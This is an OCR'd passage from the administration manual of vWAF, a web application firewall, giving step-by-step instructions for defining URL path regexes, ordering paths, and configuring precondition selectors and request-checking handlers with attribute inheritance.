
Example

- /.*for all URLs ("catch all" rule); this path is already present by default
- /cgi-bin/.* for all installed CGI programs
- /.*\.phpfor all PHP scripts
- /download/.* for the download directory and all of its subdirectories

Creating a path

1. In the navigation area, select the application for which you want to create the path.
2. Activate the **Ruleset Config | Path** tab.

FOR EXAMPLE:



3. Under **Add Path**, specify the regular expression for the path (for more on the syntax, see *Regular Expressions*).
4. Select the position at which the path is to be inserted within the list.
5. Click the **Add** button.


   STEP RESULT: The path then appears at the selected position on the list.
6. To document the use of the path, you can optionally add a comment and a description to the path. To do so, edit the path.

Editing a path

1. In the navigation area, select the application whose path you want to edit.
2. Activate the **Ruleset Config | Path** tab.
3. In the Action column, click the **Edit** icon for the path that you want to change.

4. Activate the **Path Settings** tab.

   FOR EXAMPLE:




5. Under **Mapped Prefixes**you can see the customer keys to which the application has been mapped in application mapping plus the full URLs, consists of the mapped prefixes plus the path.
6. Under **Path regex** you can change the regular expression as required.
7. Under **Path description** you can optionally enter some short text describing the purpose of the path. If you do so, this text will be shown instead of the regular expression in the list of paths on the **Path** tab.
8. Under **Path comment**you can optionally enter some longer text that documents the use of the path. If you do so, this text will be shown in a small popup window that appears when you hover the mouse over the path on the **Path** tab.

   STEP RESULT: Click the **Apply** button.

Moving a path

1. To move a path to another position within the list, click the arrow symbols in the **Order** column.

FOR EXAMPLE:



Deleting a path

1. In the navigation area, select the application for which you want to delete a path.
2. Activate the **Ruleset Config | Path** tab.
3. In the **Action** column, click the relevant Delete icon for the path that you want to delete.

Using search


CONTEXT:

The regular expressions for defining paths can be quite simple but also highly complex. For testing which path matches a particular URL, you can use the search filed above the list of your paths. To do so, just enter the URL into the search field. The matching path is automatically highlighted. (You don't have to click any submit button.)

NOTE: Note that the order of paths is important. vWAF always processes them from top to bottom. The first match wins.


1. Look at the following example:

FOR EXAMPLE:



STEP RESULT: Path /path01 isn't used because the "catch-all" path.* already matches before.

The match changes if you switch positions:




Editing Preconditions

CONTEXT: By configuring paths, you can handle individual file types or subdirectories differently. Preconditions add another dimension to this flexibility by giving you the option to make the handling conditional. Only when all preconditions defined for a path are met, vWAF implements the handlers defined for the path.

Adding preconditions


1. In the navigation area, select the application to which the path belongs to which you want to add a precondition.
2. Activate the **Ruleset Config | Path** tab.
   This opens the list of paths that have been defined for the application.
3. In the **Action** column, click the **Edit** icon of the path to which you want to add the precondition.
   STEP RESULT: You're now in edit mode for this path.
   NOTE: In the breadcrumbs line above the tabs you can always see which path you're currently editing.
4. Activate the **Preconditions** tab.

FOR EXAMPLE:



5. From the selection list under **Add Selector**, select the precondition selector to be added.
   This selection list only contains the selectors that have not yet been added. For details on the individual selectors, see Preconditions (Selectors) in the reference section of this documentation.

6. Click the **Add** button.
   STEP RESULT: The selector just added then appears with color emphasis on the list.



AFTER COMPLETING THIS TASK:

The selector initially inherits the attributes preset on the system. This is shown in the **Inherited Attrs** column (inherited attributes). To configure the selector in detail, you need to edit it.

Editing a precondition selector


1. In the navigation area, select the application to which the path belongs whose precondition selector you want to edit.
2. Activate the **Ruleset Config | Path** tab.
   STEP RESULT: This opens the list of paths that have been defined for the application.
3. In the **Path** column, click the path whose precondition selector you want to edit.
   STEP RESULT: You're now in edit mode for this path.
4. Activate the **Preconditions** tab.
5. In the **Action** column, click the relevant **Edit** icon.
   Now the attributes of the precondition selector are shown.
   In the **Inheritance** column you can see whether the values given under **Value** have been inherited (entry **Inherited**) or overwritten (entry **Local**). If an entry has been overwritten, an additional check box labeled reset values appears. If you activate this check-box, vWAF resets the value of the attribute

back to its inherited value when you click **Save**. (This even applies if you've also changed the value in the **Value** column.)

The **Owner** column shows the username of the administrator who made that setting. The **BUILT-IN** entry identifies the default values. The **Last Commit** column shows whether and when a setting has already been committed.

For detailed information on the attributes of the individual selectors, see Preconditions (Selectors).

FOR EXAMPLE:



6. Make the required settings, and then click the **Save** button.

Removing a precondition selector

1. In the navigation area, select the application to which the path belongs whose precondition selector you want to remove.
2. Activate the **Ruleset Config | Path** tab.
   STEP RESULT: This opens the list of paths that have been defined for the application.
3. In the **Path** column, click the path whose precondition selector you want to remove.
   STEP RESULT: You're now in edit mode for this path.
4. Activate the **Preconditions** tab.
5. In the **Action** column, click the relevant **Delete** icon for the precondition selector that you want to remove.

Editing Handlers

CONTEXT: Handlers are the program routines of the decider. They check the requests by using the rules stored in the active ruleset.

Definition levels and Inheritance

You can add handlers to different hierarchy levels:


- For an application:
  In this case, you can either add a global handler or a handler template that's inherited by all paths in that application (see *Types of Handlers and Attribute Inheritance* for details).
- For an application's path:
  In this case, the handler isn't inherited any further and only applies to that one path.

Adding handlers

1. In the navigation area, select the application to which you want to add the handler.
2. If you want to add the handler on application level, activate the **Ruleset Config | Global Handlers** tab or the **Ruleset Config | Handler Templates** tab.

   If you want to add the handler on path level, activate the **Ruleset Config | Path** tab, and then in the **Action** column click the Edit symbol of the path to which you want to add the handler.

FOR EXAMPLE:




3. From the selection list under **Add Handler**, select the handler to be added. This selection list only contains the handlers that have not yet been added and that apply to the handler type you're adding (global handler or handler template). Details on the individual handlers can be found in the reference part under *Handlers*.

4. Click the **Add** button.

   The handler appears with color emphasis on the list. The position on the list is determined by the sequence in which vWAF executes the handlers. This sequence is preset and can't be changed.

FOR EXAMPLE:



RESULT:

The handler initially inherits the attributes preset on the system. This is shown in the **Inherited Attrs** column (inherited attributes).

To configure the handler in detail, you need to edit it.

NOTE: The handler isn't active when you've added it. To achieve this, you need to commit and activate the configuration (see *Committing and Activating Ruleset Changes*).

Editing a handler

CONTEXT:

ATTENTION: When editing a handler template, you also change the settings of all the relevant handlers of the paths defined for that application. This is a result of the built-in inheritance mechanism. However, this doesn't apply when an attribute has been overwritten on the level of a path (see *Types of Handlers and Attribute Inheritance*).

NOTE: Not all handlers have configurable attributes. In some cases, this means that the Edit function isn't available.

1. In the navigation area, select the application to which the handler that you want to edit has been assigned.
2. If you want to edit a handler that has been assigned on application level, activate the **Ruleset Config | Global Handlers** tab or the **Ruleset Config | Handler Templates** tab. If you want to edit a handler that has been assigned on path level, activate the **Ruleset Config | Path** tab, and then, in the **Path** column, click the path to which the handler has been assigned.
3. In the **Action** column, click the relevant Edit icon.

   Now the display of the attributes of the handler is shown.

